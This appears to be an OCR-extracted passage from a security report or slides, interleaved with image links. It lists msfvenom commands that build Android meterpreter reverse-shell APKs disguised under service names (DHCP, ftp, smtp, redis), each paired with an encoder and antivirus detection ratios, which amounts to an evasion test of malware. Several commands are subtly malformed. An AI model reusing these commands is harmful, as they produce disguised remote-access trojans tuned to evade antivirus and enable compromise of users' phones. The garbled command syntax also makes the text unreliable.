


Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > DHCP.apk –e cmd/perl


Use of encoder 6 =encoder/cmd/powershell_64



Detectable ratio 27




Un Detectable ratio 38




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > ftp.apk –e cmd/printf_php_mq


Use of encoder 7 =encoder/cmd/printf_php_mq



Detectable ratio 27




Un Detectable ratio 38




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > smtp.apk –e generic/eicar


Use of encoder 8 =encoder/generic/eicar



Detectable ratio 66




Un Detectable ratio 1




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > smtp.apk –e generic/none


Use of encoder 9 =encoder/generic/none



Detectable ratio 27




Un Detectable ratio 38




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > redis.apk –e /mipshe/byte-xori

